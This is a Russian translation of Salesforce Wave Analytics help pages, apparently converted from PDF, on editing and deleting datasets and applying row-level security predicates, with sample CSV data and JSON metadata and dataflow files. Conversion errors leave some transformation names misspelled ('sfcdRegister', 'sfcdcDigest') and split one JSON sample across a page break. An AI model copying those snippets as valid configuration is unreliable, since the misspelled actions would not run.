| Добавить файл внешних данных (CSV)          | <p>Чтобы заменить текущие данные из набора данных данными из файла внешних данных, выберите нужный файл внешних данных. Максимальный размер файла составляет 500 Мб. При необходимости загрузите CSV-файл, сжатый или архивный файл.</p> <p>Дополнительную информацию о файлах внешних данных и файлах метаданных см. в <i>Справочном руководстве по формату внешних данных</i>.</p> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования набора данных:

- “Изменение потока данных Wave Analytics»



| Параметр                        | Описание   |
|---------------------------------|--|
| Добавить файл метаданных (JSON) | <p>Чтобы переопределить структуру файла внешних данных, выберите нужный файл метаданных. При загрузке нового файла метаданных рекомендуем также загрузить соответствующий файл внешних данных.</p> <p>Дополнительную информацию о файлах метаданных см. в <i>Справочном руководстве по формату внешних данных</i>.</p> |
| Предикат безопасности           | <p>Чтобы применить параметры безопасности строки к набору данных, добавьте предикат безопасности.</p> <p>Дополнительную информацию о предикатах см. в разделе <a href="#">«Безопасность строки для наборов данных»</a>.</p>  |


4. При загрузке нового CSV-файла нажмите кнопку **«Предварительный просмотр данных»** для просмотра и изменения обязательных атрибутов метаданных.

При необходимости измените дополнительные атрибуты метаданных позже.



**Прим.:** При загрузке собственного файла метаданных кнопка **«Предварительный просмотр данных»** недоступна.


Нажатие кнопки **«Предварительный просмотр данных»** инициирует отображение страницы предварительного просмотра.




| AccountOwner | Region    | Target | TargetDate |
|--------------|-----------|--------|------------|
| Tony Santos  | Midwest   | 10000  | 1/1/2011   |
| Lucy Timmer  | Northeast | 50000  | 1/1/2011   |
| Lucy Timmer  | Northeast | 0      | 12/1/2013  |
| Bill Rolley  | Midwest   | 15000  | 1/1/2011   |
| Keith Laz    | Southwest | 35000  | 1/1/2011   |
| Lucy Timmer  | Southeast | 40000  | 1/1/2011   |

5. Для каждого столбца:


**а.** Щелкните имя столбца для его изменения. Имя столбца — это отображаемое имя в наборе данных. Длина имени столбца не может превышать 40 символов.





- b. Чтобы изменить другие обязательные атрибуты, щелкните заголовок столбца.



При необходимости измените атрибуты только для столбцов меры и даты.



- c. Чтобы применить изменения ко всем другим столбцам аналогичного типа данных, нажмите кнопку **«Применить ко всем столбцам <тип данных>»**.
6. Чтобы сохранить изменения метаданных на странице предварительного просмотра в файле метаданных, нажмите кнопку **«Отправить»**.
-  **Прим.:** При наличии ошибок кнопка **«Отправить»** отображается серым цветом.
7. Чтобы закрыть сообщение-подтверждение, нажмите кнопку **«ОК»**.
8. Чтобы изменить дополнительные атрибуты метаданных, которые не отображаются на странице предварительного просмотра, щелкните значок  для загрузки, редактирования и выгрузки файла метаданных.
9. Щелкните **«Обновить набор данных»**.
10. Чтобы пропустить сообщение-подтверждение, щелкните **«Продолжить»**.

## Удаление набора данных

Удалите ненужные наборы данных из личного или общедоступного приложения, доступного как минимум для редактирования. Удаление наборов данных позволяет систематизировать содержимое и препятствует достижению ограничения организации по количеству строк в зарегистрированных наборах данных.

При удалении набора данных Wave Analytics выполняет необратимое удаление набора данных, но сохраняет соответствующие представления Lens и панели мониторинга, ссылающиеся на этот набор данных. Представления Lens и панели мониторинга, ссылающиеся на удаленный набор данных, будут недоступны. Компания salesforce.com рекомендует удалять наборы данных только после удаления связанных представлений Lens и панелей мониторинга.

Если трансформация потока данных (например, edgemart или sfcdRegister) ссылается на набор данных, то набор данных может быть удален только после удаления ссылки. Например, прежде чем удалить набор данных Opportunities, удалите трансформацию sfcdRegister из фрагмента потока данных ниже.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления набора  
данных:

- "Изменение потока данных Wave Analytics"

```
{
  ...
  "Register_Dataset": {
    "action": "sfcdRegister",
    "parameters": {
      "alias": "Opportunities",
      "name": "Opportunities",
      "source": "Extract_Opportunities"
    }
  },
  ...}
```



**Внимание:** Удаленный набор данных не может быть восстановлен.

1. Откройте вкладку **«Наборы данных»** на начальной странице или странице приложения.
2. Наведите указатель мыши на нужный набор данных и щелкните **«Правка»**.
3. Щелкните **«Удалить набор данных»**.  
По возможности Wave Analytics отображает список всех представлений Lens и панелей мониторинга, ссылающихся на набор данных и доступных для просмотра. После удаления набора данных все представления Lens и панели мониторинга, ссылающиеся на набор данных, будут непригодны для использования.
4. Для подтверждения нажмите кнопку **«Удалить безвозвратно»**.

## Безопасность строки для наборов данных

По умолчанию пользователь Wave Analytics, имеющий доступ к набору данных, имеет доступ ко всем записям набора данных. Тем не менее, чтобы ограничить доступ к записям, примените безопасность строки к набору данных. Некоторые записи могут содержать конфиденциальные данные, которые не должны быть общедоступными.


Чтобы применить безопасность строки, определите предикат для каждого нужного набора данных. *Предикат* — это условие фильтра, определяющее доступ к записям набора данных на уровне строки.

Если пользователь отправляет запрос в отношении набора данных, использующего предикат, то Wave Analytics проверяет предикат для определения записей, доступных пользователю. Wave Analytics не возвращает записи, которые недоступны пользователю.

Предикат может моделировать разные типы политик безопасности. Например, предикаты могут создаваться на основе:

- Ответственность за запись. Позволяет каждому пользователю просматривать только собственные записи.
- Доступность управления. Позволяет каждому пользователю просматривать записи, принадлежащие или предоставленные их подчиненными на основе иерархии ролей.
- Сотрудничество в рабочей группе. Позволяет всем участникам рабочей группы (например, группа, работающая с возможностями) просматривать записи, предоставленные рабочей группе.
- Комбинация других требований безопасности. Например, предикат может быть определен на основе иерархии ролей, рабочих групп и ответственности за запись Salesforce.

Используемый тип политики безопасности определяется порядком ограничения доступа к записям набора данных.

 **Внимание:** Если набор данных не использует безопасность строки, то любой пользователь, имеющий доступ к набору данных, может просматривать все записи набора данных.

### Рекомендации по определению предиката для набора данных

Применение предиката к набору данных немного отличается от определения выражения предиката. Кроме того, рекомендуем выбрать алгоритм зависимости предиката от содержимого набора данных и область определения выражения предиката.

### Пример безопасности строки на основе ответственности за запись

Рассмотрим пример создания набора данных на основе CSV-файла и последующего внедрения безопасности строки на основе ответственности за запись. В данном примере требуется создать набор данных, содержащий контрольные показатели продаж для ответственных за организации. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую каждому пользователю просматривать только контрольные показатели продаж для собственных организаций. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

### Пример безопасности строки на основе группы, работающих с возможностями

Рассмотрим пример создания набора данных на основе данных Salesforce и последующего внедрения безопасности строки на основе группы, работающей с возможностями. В данном примере требуется создать набор данных, содержащий только возможности, связанные с рабочей группой. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую просматривать возможность только участникам рабочей группы. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

### Пример безопасности строки на основе иерархии ролей и ответственности за запись

Рассмотрим пример создания набора данных на основе данных Salesforce и последующего внедрения безопасности строки на основе иерархии ролей Salesforce и ответственности за запись. В данном примере требуется создать набор данных, содержащий все возможности. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую каждому пользователю просматривать только собственные возможности или возможности, принадлежащие их подчиненным на основе иерархии ролей Salesforce. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

СМ. ТАКЖЕ:

[Трансформация sfdcRegister](#)

[Параметры sfdcRegister](#)

### Рекомендации по определению предиката для набора данных

Применение предиката к набору данных немного отличается от определения выражения предиката. Кроме того, рекомендуем выбрать алгоритм зависимости предиката от содержимого набора данных и область определения выражения предиката.


При необходимости создайте выражение предиката на основе содержимого набора данных. Например, чтобы разрешить каждому пользователю просмотр только собственных записей набора данных, создайте предикат на основе столбца набора данных, содержащего ответственного для каждой записи. При необходимости загрузите дополнительные данные в набор данных, требуемый предикатом.

Область, позволяющая определять предикат, может меняться.

- Чтобы применить предикат к набору данных, созданному из потока данных, добавьте предикат в поле **rowLevelSecurityFilter** трансформации Register. Wave Analytics применяет предикат при следующем выполнении потока данных.
- Чтобы применить предикат к набору данных, созданному из файла внешних данных, определите предикат в поле **rowLevelSecurityFilter** связанного файла метаданных. Wave Analytics применяет предикат при загрузке файла метаданных и файла внешних данных. При наличии набора данных, созданного из файла внешних данных, воспользуйтесь редактированием набора данных для применения или изменения предиката.

### Пример безопасности строки на основе ответственности за запись

Рассмотрим пример создания набора данных на основе CSV-файла и последующего внедрения безопасности строки на основе ответственности за запись. В данном примере требуется создать набор данных, содержащий контрольные показатели продаж для ответственных за организации. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую каждому пользователю просматривать только контрольные показатели продаж для собственных организаций. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

 **Прим.:** Несмотря на то, что данный пример рассматривает процесс применения предиката к набору данных, созданному из CSV-файла, данная процедура может также применяться к набору данных, созданному из данных Salesforce.

#### 1. Определение данных для добавления в набор данных

Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий все контрольные показатели продаж.

## 2. Определение безопасности строки для набора данных

Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?

## 3. Добавление предиката в файл метаданных

При использовании набора данных, созданного из CSV-файла, укажите предикат в связанном файле метаданных или при редактировании набора данных.

## 4. Создание набора данных

После обновления файла метаданных предикатом рекомендуем создать набор данных.

## 5. Тестирование безопасности строки для набора данных

Убедитесь в правильном применении предиката и отображении каждому пользователю только собственных контрольных показателей продаж.


### Определение данных для добавления в набор данных

Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий все контрольные показатели продаж.

Получите контрольные показатели продаж из CSV-файла ниже.

| AccountOwner | Region    | Target | TargetDate |
|--------------|-----------|--------|------------|
| Tony Santos  | Midwest   | 10000  | 1/1/2011   |
| Lucy Timmer  | Northeast | 50000  | 1/1/2011   |
| Lucy Timmer  | Northeast | 0      | 12/1/2013  |
| Bill Rolley  | Midwest   | 15000  | 1/1/2011   |
| Keith Laz    | Southwest | 35000  | 1/1/2011   |
| Lucy Timmer  | Southeast | 40000  | 1/1/2011   |

При создании набора данных без применения безопасности строки любой пользователь, имеющий доступ к набору данных, сможет просматривать контрольные показатели продаж для всех ответственных за организации. Например, согласно рисунку ниже, пользователь сможет просматривать контрольные показатели продаж для всех ответственных за организации.



Чтобы ограничить доступ к записям данного набора данных, примените безопасность строки.

### Определение безопасности строки для набора данных

Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?

Допустим, набор данных использует указанный ниже предикат.

```
'AccountOwner' == "$User.Name"
```

**Прим.:** Во всех примерах предикатов, рассмотренных в данном документе, используется экранирование двойных кавычек, являющееся обязательным при вводе предиката в трансформации Register или файле метаданных. Данный предикат применяет безопасность строки на основе ответственности за запись. На основе используемого предиката Wave Analytics возвращает запись контрольного показателя продаж при отправке ответственным за организацию запроса на набор данных.

Рассмотрим выражение предиката подробнее.

- AccountOwner ссылается на столбец набора данных, хранящий полное имя ответственного за организацию для каждого контрольного показателя продаж.
- \$User.Name ссылается на столбец Name объекта User, хранящий полное имя каждого пользователя. Wave Analytics выполняет поиск для получения полного имени пользователя, отправляющего каждый запрос.

**Прим.:** Поиск возвращает совпадение только при полном соответствии имен в AccountOwner и \$User.Name; они также должны использовать одинаковый регистр.

### Добавление предиката в файл метаданных

При использовании набора данных, созданного из CSV-файла, укажите предикат в связанном файле метаданных или при редактировании набора данных.

Следует экранировать двойные кавычки вокруг строковых значений при вводе предиката в файл метаданных.


В данном случае добавьте предикат в файл метаданных (см. пример ниже).

```
{
  "fileFormat": {
    "charsetName": "UTF-8",
    "fieldsDelimitedBy": ",",
    "fieldsEnclosedBy": "\"",
    "numberOfLinesToIgnore": 1 },
  "objects": [
    {
      "name": "Targets",
      "fullyQualifiedName": "Targets",
      "label": "Targets",
      "rowLevelSecurityFilter": "'AccountOwner' == \"\$User.Name\"",
      "fields": [
        {
          "name": "AccountOwner",
          "fullyQualifiedName": "Targets.AccountOwner",
          "label": "Account Owner",
          "type": "Text"
        },
        {
          "name": "Region",
          "fullyQualifiedName": "Targets.Region",
          "label": "Region",
          "type": "Text"
        },
        {
          "name": "Target",
          "fullyQualifiedName": "Targets.Target",
          "label": "Target",
          "type": "Numeric",
          "precision": 16,
          "scale": 0,
          "defaultValue": "0",
          "format": null
        },
        {
          "name": "TargetDate",
          "fullyQualifiedName": "Targets.TargetDate",
          "label": "TargetDate",
          "description": "",
          "type": "Date",
          "format": "dd/MM/yy HH:mm:ss",
          "isSystemField": false,
          "fiscalMonthOffset": 0
        }
      ]
    }
  ]
}
```



## Создание набора данных

После обновления файла метаданных предикатом рекомендуем создать набор данных.

 **Внимание:** Чтобы выполнить действия, указанные в данном примере, воспользуйтесь непродуцированной средой. Убедитесь, что данные изменения не влияют на другие созданные наборы данных.

Чтобы создать набор данных, выполните указанные ниже действия.

1. Откройте начальную страницу Wave Analytics.
2. Последовательно выберите пункты **«Создать»** > **«Набор данных»**.
3. Щелкните **«CSV»**.

Данное действие инициирует отображение окна ниже.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для загрузки CSV-файла и  
файла метаданных:

- "Загрузка внешних данных в Wave Analytics"



4. Выберите CSV-файл и файл метаданных.
5. Введите «SalesTarget» в поле **«Имя набора данных»**.
6. При необходимости выберите другое приложение для хранения набора данных.
7. Нажмите кнопку **«Создать набор данных»**.

Wave Analytics подтверждает успешность загрузки и создает системное задание на создание набора данных. При необходимости просмотрите набор данных SalesTarget после выполнения задания.

8. Чтобы проверить успешность выполнения задания, выполните указанные ниже действия.
  - a. Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки (⚙️) и выберите «**Отслеживание данных**».
 

По умолчанию отображается представление заданий на странице отслеживания данных. В нем представлены статусы заданий потоков данных и загрузок внешних данных.
  - b. Чтобы просмотреть последние статусы заданий, нажмите кнопку «Обновить задания» (🔄).

### Тестирование безопасности строки для набора данных

Убедитесь в правильном применении предиката и отображении каждому пользователю только собственных контрольных показателей продаж.

1. Выполните вход в Wave Analytics от имени нужного пользователя.
2. Откройте соответствующий набор данных.
 


Убедитесь, что данный пользователь может просматривать только собственный контрольный показатель продаж.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



### Пример безопасности строки на основе групп, работающих с возможностями

Рассмотрим пример создания набора данных на основе данных Salesforce и последующего внедрения безопасности строки на основе группы, работающей с возможностями. В данном примере требуется создать набор данных, содержащий только возможности, связанные с рабочей группой. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую просматривать возможность только участникам рабочей группы. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

### 1. Определение данных для добавления в набор данных

Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий только возможности, связанные с рабочей группой.

### 2. Проектирование потока данных для загрузки данных

Теперь рассмотрим вопросы извлечения данных Salesforce и их загрузки в набор данных. Чтобы начать работу, создайте проект для потока данных ниже.

### 3. Определение безопасности строки для набора данных

Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?

### 4. Изменение потока данных на основе безопасности строки

Теперь рекомендуем добавить предикат в файл определения потока данных.

### 5. Создание набора данных

После получения окончательного файла определения потока данных рекомендуем создать набор данных.

### 6. Тестирование безопасности строки для набора данных


Убедитесь в правильном применении предиката и отображении каждому пользователю соответствующих возможностей.

## Определение данных для добавления в набор данных

Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий только возможности, связанные с рабочей группой.

Получите возможности из объекта Opportunity, а рабочие группы из объекта OpportunityTeamMember. Оба являются объектами Salesforce.

В данном примере организация Salesforce содержит группу, работающую с возможностями, и пользователей (см. рисунок ниже).



Кроме того, организация содержит перечисленные ниже возможности, которые в основном принадлежат вице-президенту по продажам.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**


Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

| Action         | Opportunity Name       | Account Name      | Amount       | Close Date | Stage               | Opportunity Owner Alias |
|----------------|------------------------|-------------------|--------------|------------|---------------------|-------------------------|
| Edit   Del   + | Acc - 1000 Widgets     | Acc_salesrep      |              | 9/4/2014   | Prospecting         | Tony                    |
| Edit   Del   + | Acme - 1,200 Widgets   | Acme              | \$140,000.00 | 6/14/2012  | Value Proposition   | Keith                   |
| Edit   Del   + | Acme - 200 Widgets     | Acme              | \$20,000.00  | 10/13/2012 | Prospecting         | Keith                   |
| Edit   Del   + | Acme - 600 Widgets     | Acme              | \$70,000.00  | 8/10/2012  | Needs Analysis      | Keith                   |
| Edit   Del   + | ESales_01              | East_Sales_acc_01 |              | 9/4/2014   | Prospecting         | Bill                    |
| Edit   Del   + | Global Media - 400...  | Global Media      | \$40,000.00  | 7/13/2012  | Id. Decision Makers | Keith                   |
| Edit   Del   + | salesforce.com - 1...  | salesforce.com    | \$100,000.00 | 6/14/2012  | Negotiation/Review  | Keith                   |
| Edit   Del   + | salesforce.com - 2...  | salesforce.com    | \$20,000.00  | 8/12/2012  | Value Proposition   | Keith                   |
| Edit   Del   + | salesforce.com - 50... | Global Media      | \$50,000.00  | 5/12/2012  | Closed Won          | Keith                   |
| Edit   Del   + | salesforce.com - 50... | Global Media      | \$500,000.00 | 5/12/2012  | Closed Won          | Keith                   |
| Edit   Del   + | West_Sales_01          | West_Sales_Acc_01 |              | 9/4/2014   | Prospecting         | Lucy                    |

Выделенная возможность является единственной возможностью, предоставленной рабочей группой. Пользователь Bill является менеджером по продажам для данной возможности. Пользователь Топу является ответственным за возможность.

### Проектирование потока данных для загрузки данных

Теперь рассмотрим вопросы извлечения данных Salesforce и их загрузки в набор данных. Чтобы начать работу, создайте проект для потока данных ниже.



Поток данных извлекает данные из объектов Opportunity и OpportunityTeamMember, объединяет данные и выполняет их последующую загрузку в набор данных OppTeamMember.

Теперь примените данный проект в JSON (формат файла определения потока данных).

Файл определения потока данных содержит трансформации, которые извлекают, трансформируют и загружают данные в набор данных.

Создайте JSON на основе проекта (см. пример ниже).

```

{
  "Extract_OpportunityTeamMember": {
    "action": "sfcdcDigest",
    "parameters": {
      "object": "OpportunityTeamMember",
      "fields": [
        { "name": "Name" },
        { "name": "OpportunityId" },
        { "name": "UserId" }
      ]
    }
  },
  "Extract_Opportunity": {

```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**


```

    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "AccountId" },
        { "name": "OwnerId" }
      ]
    }
  },
  "Augment_OpportunityTeamMember_Opportunity": {
    "action": "augment",
    "parameters": {
      "left": "Extract_OpportunityTeamMember",
      "left_key": [
        "OpportunityId"
      ],
      "relationship": "TeamMember",
      "right": "Extract_Opportunity",
      "right_key": [
        "Id"
      ],
      "right_select": [
        "Name", "Amount"
      ]
    }
  },
  "Register_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
      "alias": "OppTeamMember",
      "name": "OppTeamMember",
      "source": "Augment_OpportunityTeamMember_Opportunity",
      "rowLevelSecurityFilter": ""
    }
  }
}

```

